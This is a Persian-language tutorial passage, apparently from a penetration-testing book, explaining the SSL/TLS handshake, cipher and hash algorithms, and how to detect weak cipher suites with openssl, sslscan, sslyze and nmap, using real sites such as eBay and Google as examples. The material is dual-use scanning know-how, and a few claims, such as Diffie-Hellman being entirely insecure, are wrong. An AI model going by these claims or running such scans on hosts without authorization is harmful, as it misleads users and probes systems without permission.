
1. ایجاد یک هندشیک بین کلاینت و سرور گام اول می باشد که در آن کلاینت شماره نسخه SSL و الگوریتم های رمزنگاری پشتیبانی شده را ارایه می کند.

2. سرور در پاسخ به کلاینت نسخه SSL و الگوریتم های پشتیبانی شده را تایید کرده و هر دو طرف مذاکره به توافق سازگاری مقادیر می رسند. همچنین سرور در پاسخ گواهینامه SSL را می فرستد. گواهینامه SSL حاوی کلید عمومی سرور و اطلاعات عمومی درباره سرور می باشد.

3. کلاینت گواهینامه را از طریق لیستی از گواهینامه های ریشه ذخیره شده در کامپیوتر محلی احرازهویت و تایید می کند. کلاینت همچنین بررسی می کند که آیا CA که گواهینامه از طریق وی صادر شده در لیست CA های معتبر وجود دارد یا خیر. درون گوگل کروم به منظور دسترسی به لیست CA های معتبر مسیر این مسیر را طی کنید.

- ابتدا به بخش Settings مرورگر رفته
- بر روی Show Advanced settings کلیک کنید.
- در بخش HTTPs/SSL بر روی Manage certificates کلیک کنید
- در پنجره جدید باز شده به برگه Trusted Root Certification Authorities رفته
- در این بخش لیست CA های معتبر را مشاهده می کنید.





4. با استفاده از اطلاعات اشتراکی در طی هندشیک , کلاینت می تواند یک رمز pre-master برای نشست ایجاد کند. سپس رمز موجود را با استفاده از کلید عمومی سرور رمزنگاری کرده و آن را به سرور ارسال می کند.

5. سرور رمز pre-master را با استفاده از کلید خصوصی خود رمزگشایی می کند (چرا که رمز pre-master توسط کلید عمومی سرور رمزنگاری شده بود) . سرور و کلاینت هر دو از روی کلید pre-master یک کلید نشست ایجاد می کنند. این کلید نشست داده ها را در طی کل فرایند انتقال داده ها و نشست رمزنگاری می کند که آن را رمزنگاری متقارن می نامند. همچنین یک هش محاسبه شده و به پیام اضافه می گردد که به تست یکپارچگی داده های ارسالی و دریافتی کمک می کند.



رمزنگاری متقارن در مقایسه با رمزنگاری نامتقارن

رمزنگاری نامتقارن , که ترکیبی از کلید خصوصی و عمومی را استفاده می کند , نسبت به رمزنگاری متقارن به مراتب امن تر است. کلید عمومی در اختیار همگان قرار گرفته و بین همه به اشتراک گذاشته می شود و کلید خصوصی در محلی جداگانه ذخیره می گردد. داده رمزنگاری شده با یک کلید (کلید عمومی) تنها قابل رمزگشایی با کلید دیگر (کلید خصوصی) می باشد. این موضوع موجب شده تا در فضاهای بزرگ تر و پیاده سازی در سطح وسیع امنیت بالاتری فراهم شود.

از طرف دیگر رمزنگاری متقارن از همان کلیدی که برای رمزنگاری استفاده شده به منظور رمزگشایی داده استفاده می کند و به همین دلیل بایستی شیوه ای ایمن برای اشتراک کلید متقارن با دیگر طرف های استفاده به کار گرفته شود.

سوالی که در بیشتر موارد مطرح می شود این است که چرا از جفت کلید عمومی و خصوصی (رمزنگاری نامتقارن) برای رمزنگاری جریان داده استفاده نمی شود و در عوض از یک کلید نشست ایجاد شده استفاده شده که در نتیجه مدل رمزنگاری متقارن را پدید می آورد. مگر نگفتیم که نامتقارن امن تر است پس چرا از شیوه متقارن استفاده می شود. واقعیت این است که ترکیب کلید عمومی و خصوصی از طریق پردازش های محاسباتی ریاضی پیچیده ایجاد شده که در نتیجه آن توان پردازشی بالاتر و زمان بیشتری برای انجام وظایف مصرف می کند. در نتیجه از نوع رمزنگاری نامتقارن تنها در ابتدای فرایند و به منظور احرازهویت طرفین (کلاینت و سرور) استفاده شده و بقیه کار از متد متقارن و ایجاد کلید نشست انجام می شود. ترکیب دو نوع رمزنگاری موجب شده که در انتقال داده ها در شبکه از طریق SSL ارتباط سریع تر و ایمن تری ایجاد شود.



الگوریتم های رمزنگاری نامتقارن

در اینجا به الگوریتم های اصلی رمزنگاری نامتقارن اشاره ای می کنیم :

Diffie-Hellman key exchange

دیفل هلمن اولین نوع رمزنگاری نامتقارن است که در سال 1976 توسعه یافت که از الگوریتم های گسسته در یک میدان محدود استفاده می کرد. این مدل رمزنگاری به هیچ وجه دارای امنیت نمی باشد.

Rivest Shamir Adleman (RSA)

این رایج ترین مدل رمزنگاری نامتقارن می باشد. الگوریتم RSA برای رمزنگاری داده و امضای دیجیتال به کار می رود که موجب فراهم آوردن محرمانگی و عدم انکار می شود. این الگوریتم از یک سری از ضرب های ماژولار به منظور رمزنگاری داده ها استفاده می کند.

Elliptic Curve Cryptography (ECC)

این الگوریتم ابتدا در دیوایس های دستی مثل تلفن های همراه استفاده می شد چرا که نیاز به توان محاسباتی کمتر برای فرایند رمزنگاری و رمزگشایی خود می باشد. عملکرد ECC شبیه RSA می باشد.



الگوریتم رمزنگاری متقارن

در رمزنگاری متقارن از همان کلیدی که برای رمزنگاری استفاده شده به منظور رمزگشایی استفاده می شود. این شیوه رمزنگاری داده تا کنون به روش های مختلفی استفاده شده است. این مدل یک راه ساده به منظور رمزنگاری و رمزگشایی داده فراهم آورده چرا که تنها یک کلید وجود دارد. رمزنگارری متقارن بسیار ساده است و پیاده سازی آن نیز به مراتب آسان تر است ولی وقتیکه زمان اشتراک کلید بین کاربران فرا می رسد کمی با چالش مواجه می شویم تا شیوه امن را برای اشتراک کلید انتخاب کنیم .

الگوریتم های متقارن از دو روش اصلی انجام می شوند :

Block Cipher

رمز بلوکی به جای رمزنگاری هر بیت از داده , یک بلوک تعریف شده از داده ها را به صورت یکجا رمزنگاری می کند. این شیوه به منظور رمزنگاری توده ای از داده ها بر روی اینترنت استفاده می شود.

Stream Cipher

رمز جریان هر بیت از داده را در یک زمان رمزنگاری کرده در نتیجه نیاز به توان پردازشی بالاتری می باشد. علاوه بر این نیازمند تصادفی سازی می باشد چرا که هر بیت بایستی با یک جریان کلید یگانه رمزنگاری شود. رمزهای جریان بیشتر مناسب پیاده سازی در لایه های سخت افزاری هستند و به منظور رمزنگاری جریان ارتباطات ویدیو و تصویر استفاده شده چرا که به سرعت هر بیت رمزنگاری و رمزگشایی می شود.



برخی از الگوریتم های رایج رمزنگاری متقارن به شرح زیر می باشند :

Data Encryption Standard (DES)

این الگوریتم از رمز DEA استفاده می کند. DEA یک رمزبلوکی است که از کلیدی با اندازه 64 بیت استفاده می کند. با وجود توان محاسباتی رایانه های امروزی , این الگوریتم به سادگی قابل نفوذ و شکستن می باشد.

Advance Encryption Standard (AES)

این استاندارد ابتدا در سال 1998 منتشر شده و بسیار امن تر از دیگر الگوریتم های رمزنگاری متقارن تلقی می شد. AES از رمز Rijndael استفاده کرده که توسط رمزنگارهای بلژیکی Joan Daemen و Vincent Rijmen توسعه یافت. این الگوریتم جایگزین DES شد. این الگوریتم را می توان به نحوی پیکربندی کرد که از کلیدی با اندازه حداقلی 128 بیت و حداکثری 256 بیت استفاده کند.

International Data Encryption Algorithm (IDEA)

اندازه کلید IDEA مقدار 128 بیت می باشد و از DES سریع تر است. این مدل هم رمز بلوکی می باشد.

Rivest Cipher 4 (RC4)

RC4 یک رمز جریان رایج می باشد و دارای یک کلید متغیر با اندازه 40 تا 2048 بیتی می باشد.



RC4 دارای برخی نواقص طراحی می باشد که موجب شده تا نسبت به حملات حساس باشد هرچند انجام آنها کاربردی و عملی نیست و نیازمند قدرت پردازشی و محاسباتی بسیار عظیم می باشد. RC4 در پروتکل SSL/TLS استفاده شده است. ولی بسیاری از سازمان ها از RC4 به سمت AES رفته اند.

پروتکل های زیر از رمز RC4 به منظور رمزنگاری داده های خود استفاده می کنند :

- WEP
- TLS/SSL
- Remote Desktop
- Secure Shell



هشینگ برای یکپارچگی پیام

تابع هشینگ اطمینان حاصل می کند که یکپارچگی پیام منتقل شده حفظ شده است. هشینگ یک مقدار با طول ثابت ایجاد کرده که معرف داده حقیقی می باشد. در سمت گیرنده داده دریافت شده از طریق تابع هشینگ با مقدار هش ایجاد شده مقایسه شده تا تشخیص دهیم که داده در حین جابجایی دستکاری شده یا خیر. SSL هم همانطور که گفتیم از هشینگ به منظور تایید یکپارچگی پیام دریافتی استفاده می کند.

Secure Hashing Algoritm (SHA) که خانواده ای از توابع هشینگ می باشد , اغلب اوقات به منظور ایجاد هش استفاده می شود . برای این توابع در جدول زیر لیست شده اند :

تابع هش	اندازه خروجی هش (بیت)
MD5	128
SHA-1	160
SHA-2	224 256 384 512

SHA2 همانطور که در جدول بالا نیز نمایش داده شده است , می تواند به عنوان ایجاد دایجست با اندازه های مختلف از 224 بیتی تا 512 بیتی مورد استفاده قرار گیرد. اندازه خروجی هش طول دایجست ایجاد شده را نشان می دهد. هر چه تعداد بیت های بیشتری استفاده شود , الگوریتم هشینگ نسبت به حملات تصادم امن تر می باشد. یک نسخه جدید با نام SHA-3 طراحی شده است ولی هنوز خیلی رایج نیست. SHA-2 تنها در پیاده سازی TLS 1.2 پشتیبانی می شود.



نکته : در یک حمله تصادم (Collision Attack) دو فایل ورودی متفاوت مقدار هش خروجی یکسانی را ایجاد خواهند کرد که کل هدف را زیر سوال می برد.

TLS از الگوریتمی با نام HMAC به منظور ایجاد مقادیر هش استفاده می کند که هش ایجاد شده را به داده در حال انتقال اضافه می کند. HMAC یک پیاده سازی ویرایش شده از الگوریتم کد احراز هویت پیام می باشد که به مراتب بهتر و امن تر است.

نکته : HMAC از یک کلید رمز اشتراکی در ترکیب با الگوریتم هشینگ به منظور ایجاد مقدار نهایی هش استفاده می کند. همین موضوع سبب شده تا امنیت بیشتری فراهم شود چرا که هر دو طرف مذاکره بایستی کلید رمز اشتراکی را به منظور تست یکپارچگی داده در اختیار داشته باشند.

به عنوان یک مثال می توان گفت زمانیکه دو طرف نهایی با استفاده از SSL ارتباط برقرار می کنند , ترکیب الگوریتم های زیر استفاده می شود.

الگوریتم	استفاده از در رمزنگاری SSL
RSA/Diffie-Hellman	تبادل کلید و احرازهویت
AES	رمزنگاری داده انبوه با استفاده از کلید ایجاد شده و اشتراکی توسط DH/RSA
HMAC-SHA2	یکپارچگی پیام



شناسایی پیاده سازی ضعیف SSL

همانطور که در مطالب قبل گفتیم , SSL ترکیبی از الگوریتم های رمزنگاری مختلف می باشد که بسته بندی شده و سه قابلیت محرمانگی , یکپارچگی و احرازهویت را برای ما فراهم می کند. در گام اول زمانیکه دو طرف نهایی در یک اتصال SSL مذاکره می کنند , ابتدا نوع سایفر پشتیبانی شده را شناسایی می کنند.

این موضوع به SSL اجازه می دهد تا از انواع مختلفی از دیوایس ها که شاید سخت افزار و یا نرم افزار پشتیبانی شده را ندارند با SSL بتوانند کار کنند. پشتیبانی از الگوریتم های رمزنگاری قدیمی یک ضعف امنیتی است. بیشتر سایفرهای قدیمی به راحتی توسط آنالیزورهای رمز در محدوده زمانی معین قابل شکستن هستند. این کار با وجود توان محاسباتی و پردازشی بالای رایانه های امروزی در یک روز انجام می شود.

یک هکر حرفه ای می تواند از یک سرویس ابری توان محاسباتی ارزان قیمت خریداری کرده و از آن به منظور شکستن رمزهای قدیمی استفاده کرده و اطلاعات را بدست آورد. در نتیجه استفاده از رمزهای قدیمی موجب بروز ضعف امنیتی بزرگی خواهد شد و این ویژگی بایستی غیرفعال گردد.

کلاینت و سرور هر دو بایستی تنها اجازه مذاکره از طریق یک رمز ایمن را داشته باشند.



ابزار OpenSSL

OpenSSL یک کتابخانه شناخته شده در لینوکس می باشد که به منظور پیاده سازی پروتکل SSL استفاده می شود. به منظور شناسایی سوییت رمز که توسط وب سرور ریموت استفاده می شود , می توانیم از ابزار خط فرمان OpenSSL استفاده کنیم. این ابزار به صورت پیش فرض در همه انواع لینوکس از جمله کالی لینوکس موجود است. از این ابزار می توان به منظور تست انواع مختلف توابع کتابخانه OpenSSL استفاده کرد. به علاوه از این ابزار برای اهداف عیب یابی نیز استفاده می شود.

در مثال زیر ما از گزینه s_client استفاده می کنیم. این گزینه یک اتصال با سرور ریموت از طریق SSL/TLS ایجاد می کند. خروجی دستور برای مبتدی ها کمی ناشناخته می باشد ولی با استفاده از آن به راحتی می توان نسخه SSL/TLS به کار رفته و همچنین سوییت رمز مورد توافق برای مذاکره بین کلاینت و سرور را شناسایی کرد.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# openssl s_client -connect www.ebay.com:443
CONNECTED(00000003)
depth=2 C = US, O = "VeriSign, Inc.", OU = VeriSign Trust Network, OU = "(c) 2006 VeriSign, Inc. - For authorized use
verify return:1
depth=1 C = US, O = Symantec Corporation, OU = Symantec Trust Network, CN = Symantec Class 3 Secure Server CA - G4
verify return:1
depth=0 C = US, ST = California, L = San Jose, O = "eBay, Inc.", OU = Site Operations sanl-v5, CN = www.ebay.com
verify return:1
---
Certificate chain
 0 s:/C=US/ST=California/L=San Jose/O=eBay, Inc./OU=Site Operations sanl-v5/CN=www.ebay.com
   i:/C=US/O=Symantec Corporation/OU=Symantec Trust Network/CN=Symantec Class 3 Secure Server CA - G4
 1 s:/C=US/O=Symantec Corporation/OU=Symantec Trust Network/CN=Symantec Class 3 Secure Server CA - G4
   i:/C=US/O=VeriSign, Inc./OU=VeriSign Trust Network/OU=(c) 2006 VeriSign, Inc. - For authorized use only/CN=VeriSign
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIKnTCCCYWgAwIBAgIQODiToblskGxrQ6q3fuTiTDANBgkqhkiG9w0BAQsFADB+
MQswCQYDVQQGEwJVUzEdMBsGA1UEChMUU3ltYW50ZWMgQ29ycG9yYXRpb24xHzAd
BgNVBAsTFlN5bWFudGVjIFRydXN0IE5ldHdvcmsxLzAtBgNVBAMTJlN5bWFudGVj
IENsYXNzIDMgU2VjdXJlIFNlcnZlciBDQSAtIEc0MB4XDTE1MTAyNzAwMDAwMFoX
DTE3MTAyNzIzNTk1OVowgYMxCzAJBgNVBAYTAlVTMRMwEQYDVQQIDApDYWxpZm9y
bmlhMREwDwYDVQQHDAhTYW4gSm9zZTETMBEGA1UECgwKZUJheSwgSW5jLjEgMB4G
A1UECwwXU2l0ZSBPcGVyYXRpb25zIHNhbjEtdjUxFTATBgNVBAMMDHd3dy5lYmF5
LmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAN1XE3UdcJOb5cCa
n+0gE5lYmKxsaDZFXd2URhAb7Fo0l0lNcUe8ny/I4Enh7PcCpVSrhu0dPmeDxzkg
NaWu4PSQa4FZWwE8HPm3SAnlocn4aDhgAQxDsiH+4pV877ido7/3b3n1bewB4faO
bi0gRl3LZto1rEU7O3rU0N3ya9VkVUIBC3T4Y45w+1iBdC+0ehpbH0ZACVTzV20U
```



```
LmNybDBXBggrBgEFBQcBAQRLMEkwHwYIKwYBBQUHMAGGE2h0dHA6Ly9zcy5zeW1j
ZC5jb20wJgYIKwYBBQUHMAKGGmh0dHA6Ly9zcy5zeW1jYi5jb20vc3MuY3J0MA0G
CSqGSIb3DQEBCwUAA4IBAQCCHUETGXTAyvMfLJ5hE7AxC6nXE4imMZ+rC09Cs9zX
wY9gV6r51tpZ+583EIX4F51QVPZ5+Sv5kLV5MbrOvdiIkwV7ZTs9HMItYrMkyG8l
47X2pjKwc+kFfUb5qwabldVaaUZSAxEttMhTW8yU5//Jdd1l/eQh3xgp5QLrEfvy
M3N0cW41MF/bldhSOcCAIB2we8wGlYFc6iwtWSEtMzVTYROTjVd/+oGggNUa2PMm
7M7bAPfRAMYJYpo0jclT2jX5xFSPvX/GYa37pEFToe8JceIckj2hJnDBwB18sANs
Vw8iMBtnAVX7zVa6TI8Ja2Cx9hiTh3abBAxfPzW5Hd4R
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=San Jose/O=eBay, Inc./OU=Site Operations san1-v5/CN=www.ebay.com
issuer=/C=US/O=Symantec Corporation/OU=Symantec Trust Network/CN=Symantec Class 3 Secure Server CA - G4
---
No client certificate CA names sent
Peer signing digest: SHA512
Server Temp Key: ECDH, P-256, 256 bits
---
SSL handshake has read 4718 bytes and written 431 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
```

ابزار OpenSSL حاوی گزینه های مختلف خط فرمان می باشد که می توان از آنها برای تست سرور استفاده کرد. در مثال زیر سعی در برقرار ارتباط و اتصال با TLS نسخه 1.2 و الگوریتم ضعیف RC4 داریم.

```
openssl s_client -tls1_2 -cipher 'ECDH-RSA-RC4-SHA' -connect <target>:port
```

همانگونه که در تصویر زیر نیز مشاهده می کنید به دلیل اینکه امکان برقراری ارتباط با سوییت رمز ECDH-RSA-RC4-SHA وجود ندارد , در همان ابتدای کار هندشیک با شکست مواجه می شود :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# openssl s_client -tls1_2 -cipher 'ECDH-RSA-RC4-SHA' -connect www.google.com:443
CONNECTED(00000003)
139983455258264:error:14094410:SSL routines:ssl3_read_bytes:sslv3 alert handshake failure:s3_pkt.c:1472:SSL alert number 40
139983455258264:error:1409E0E5:SSL routines:ssl3_write_bytes:ssl handshake failure:s3_pkt.c:656:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 0 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1467937984
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
---
root@netamooz:~#
```



در تصویر زیر نیز مشاهده می کنید که سعی در برقرار ارتباط با یک الگوریتم ضعیف رمزنگاری را داریم و از آنجایی که گوگل به درستی سوییت رمز ضعیف را بر روی سرور غیرفعال کرده است با شکست مواجه می شویم :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# openssl s_client -tls1_2 -cipher "NULL,EXPORT,LOW,DES" -connect www.google.com:443
CONNECTED(00000003)
140294516856472:error:14094410:SSL routines:ssl3_read_bytes:sslv3 alert handshake failure:s3_pkt.c:1472:SSL alert number 40
140294516856472:error:1409E0E5:SSL routines:ssl3_write_bytes:ssl handshake failure:s3_pkt.c:656:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 0 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1467938107
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
---
root@netamooz:~#
```

به منظور پیدا کردن سوییت های رمز قابل شکستن می توانید دستور زیر را درون کنسول وارد کنید :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# openssl ciphers -v "NULL,EXPORT,LOW,DES"
ECDHE-RSA-NULL-SHA       SSLv3 Kx=ECDH      Au=RSA   Enc=None      Mac=SHA1
ECDHE-ECDSA-NULL-SHA     SSLv3 Kx=ECDH      Au=ECDSA Enc=None      Mac=SHA1
AECDH-NULL-SHA           SSLv3 Kx=ECDH      Au=None  Enc=None      Mac=SHA1
ECDH-RSA-NULL-SHA        SSLv3 Kx=ECDH/RSA  Au=ECDH  Enc=None      Mac=SHA1
ECDH-ECDSA-NULL-SHA      SSLv3 Kx=ECDH/ECDSA Au=ECDH Enc=None      Mac=SHA1
NULL-SHA256              TLSv1.2 Kx=RSA     Au=RSA   Enc=None      Mac=SHA256
NULL-SHA                 SSLv3 Kx=RSA       Au=RSA   Enc=None      Mac=SHA1
NULL-MD5                 SSLv3 Kx=RSA       Au=RSA   Enc=None      Mac=MD5
root@netamooz:~#
```



فرمت سوییت رمز معمولا به این شکل نوشته می شود :

ECDHE-RSA-RC4-MD5

این فرمت به بخش های زیر تقسیم می شود :

ECDHE : یک الگوریتم تبادل کلید

RSA : یک الگوریتم احرازهویت

RC4 : یک الگوریتم رمزنگاری

MD5 : یک الگوریتم هشینگ

لیست کاملی از سوییت های رمز SSL و TLS را می توانید در لینک زیر مشاهده کنید

https://www.openssl.org/docs/manmaster/apps/ciphers.html



ابزار SSLScan

گرچه ابزار OpenSSL گزینه های زیادی را به منظور تست پیکربندی SSL در اختیار شما قرار می دهد ولی خروجی این ابزار خیلی کاربرپسند نیست. همچنین استفاده از ابزار OpenSSL نیاز به داشتن سطح بالایی از دانش سوییت های رمز می باشد.

کالی لینوکس دارای ابزارهای زیادی به منظور تست خودکار و شناسایی پیکربندی نادرست SSL می باشد. این ابزارها نسخه های بروزرسانی نشده پروتکل و سوییت های رمز و الگوریتم های هشینگ ضعیف را شناسایی می کنند. یکی از این ابزار ها SSLScan می باشد که در مسیر زیر در منو اصلی کالی لینوکس وجود دارد :

Applications > Information Gathering > SSL Analysis

این ابزار به صورت پیش فرض سرور هدف را برای احتمال وجود آسیب پذیری های CRIME و Heartbleed بررسی می کند. گزینه -tls موجب شده تا SSLScan تنها سوییت رمزهایی که از پروتکل TLS استفاده می کنند را بررسی کند. خروجی این ابزار با رنگ های مختلف هایلایت شده که رابط کاربرپسندی را فراهم می کند. رنگ سبز نشان دهنده این است که سوییت مورد نظر امن است و رنگ های زرد و قرمز اخطار هستند.



```
root@netamooz:~# sslscan --tlsall www.amazon.com:443
Version: 1.11.7-static
OpenSSL 1.0.2i-dev  xx XXX xxxx

Testing SSL server www.amazon.com on port 443

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  AES128-GCM-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA
Accepted  TLSv1.2  112 bits  DES-CBC3-SHA
Preferred TLSv1.1  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  128 bits  AES128-SHA
Accepted  TLSv1.1  112 bits  DES-CBC3-SHA
Preferred TLSv1.0  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  128 bits  AES128-SHA

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  www.amazon.com
Altnames: DNS:amazon.com, DNS:amzn.com, DNS:uedata.amazon.com, DNS:us.amazon.com,
DNS:www.amazon.com, DNS:www.amzn.com, DNS:corporate.amazon.com, DNS:buybox.amazon.
com, DNS:iphone.amazon.com, DNS:yp.amazon.com, DNS:home.amazon.com
Issuer:   Symantec Class 3 Secure Server CA - G4

Not valid before: May 18 00:00:00 2016 GMT
Not valid after:  Dec 30 23:59:59 2016 GMT
root@netamooz:~#
```

در این ابزار سوییت های رمزپشتیبانی شده را می توان با اجرای دستور زیر شناسایی کرد : `sslscan -show-ciphers www.netamooz.net:443`

خروجی دستور را می توان با استفاده از گزینه `-xml=<filename>` درون یک فایل خروجی ذخیره کرد.



ابزار SSLyze

ابزار جالب دیگر در کالی لینوکس برای آنالیز پیکربندی SSL ابزار SSLyze می باشد که توسط شرکای iSEC منتشر شده است. این ابزار به صورت متن باز منتشر شده و به زبان برنامه نویسی پایتون توسعه یافته است و از طریق آدرس زیر در گیت هاب قابل دسترسی می باشد :

https://github.com/iSECPartners/sslyze

این ابزار از مسیر زیر در کالی لینوکس قابل دسترسی می باشد :

Applications > Information Gathering > SSL Analysis

ابزار دارای پلاگین های مختلفی می باشد که در تست موارد زیر به شما کمک می کند :

- بررسی نسخه های قدیمی SSL
- آنالیز سوییت های رمز و شناسایی سایفرهای ضعیف
- اسکن چندین سرور با استفاده از یک فایل ورودی
- بررسی پشتیبانی از شروع مجدد نشست



با اضافه کردن از گزینه -regular می توانید تمامی گزینه های جالب برنامه را استفاده کنیم همچون تست سوییت های ناامن رمز , شناسایی فعال بودن قابلیت فشرده سازی و چند قابلیت دیگر.

مثال زیر را بررسی کرده و خودتان مواردی مشابه را بر روی سایت های مشابه تست و بررسی کرده و نتایج خروجی را تحلیل کنید :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# sslyze --regular www.ebay.com:443


 AVAILABLE PLUGINS
 -----------------

  PluginSessionRenegotiation
  PluginSessionResumption
  PluginHSTS
  PluginHeartbleed
  PluginCertInfo
  PluginOpenSSLCipherSuites
  PluginChromeSha1Deprecation
  PluginCompression



 CHECKING HOST(S) AVAILABILITY
 -----------------------------

   www.ebay.com:443                    => 104.111.225.96:443



 SCAN RESULTS FOR WWW.EBAY.COM:443 - 104.111.225.96:443
 ------------------------------------------------------

  * Session Renegotiation:
      Client-initiated Renegotiations:    VULNERABLE - Server honors client-initiated renegotiations
      Secure Renegotiation:               OK - Supported

  * Certificate - Content:
      SHA1 Fingerprint:                   9002747673f15de63ef108e6cd22db406f437370
      Common Name:                        www.ebay.com
      Issuer:                             Symantec Class 3 Secure Server CA - G4
      Serial Number:                      383893A1BD6C906C6B43AAB77EE4E24C
      Not Before:                         Oct 27 00:00:00 2015 GMT
      Not After:                          Oct 27 23:59:59 2017 GMT
      Signature Algorithm:                sha256WithRSAEncryption
      Public Key Algorithm:               rsaEncryption
      Key Size:                           2048 bit
      Exponent:                           65537 (0x10001)
      X509v3 Subject Alternative Name:    {'DNS': ['www.ebayprivacycenter.com', 'www.ebay.com', 'svcs.ebay.
```



تست پیکربندی SSL با انمپ

ابزار انمپ دارای اسکریپتی با نام ssl-enum-ciphers می باشد که توانایی شناسایی سوییت های سایفر پشتیبانی شده توسط سرور را دارد و همچنین این ابزار می تواند اهداف را بر اساس قدرت رمزنگاری را دارد. این اسکریپت چندین اتصال را با استفاده از TLS 1.2 , SSLv3 و TLS 1.2 را دارد. اسکریپت همچنین در صورت وجود آسیب پذیری POODLE یا CRIME آن را برجسته می کند :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap --script ssl-enum-ciphers www.ebay.com

Starting Nmap 7.12 ( https://nmap.org ) at 2016-07-07 20:48 EDT
Nmap scan report for www.ebay.com (104.111.225.96)
Host is up (0.16s latency).
rDNS record for 104.111.225.96: a104-111-225-96.deploy.static.akamaitechnologies.com
Not shown: 999 filtered ports
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_IDEA_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - A
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - A
|       TLS_RSA_WITH_DES_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
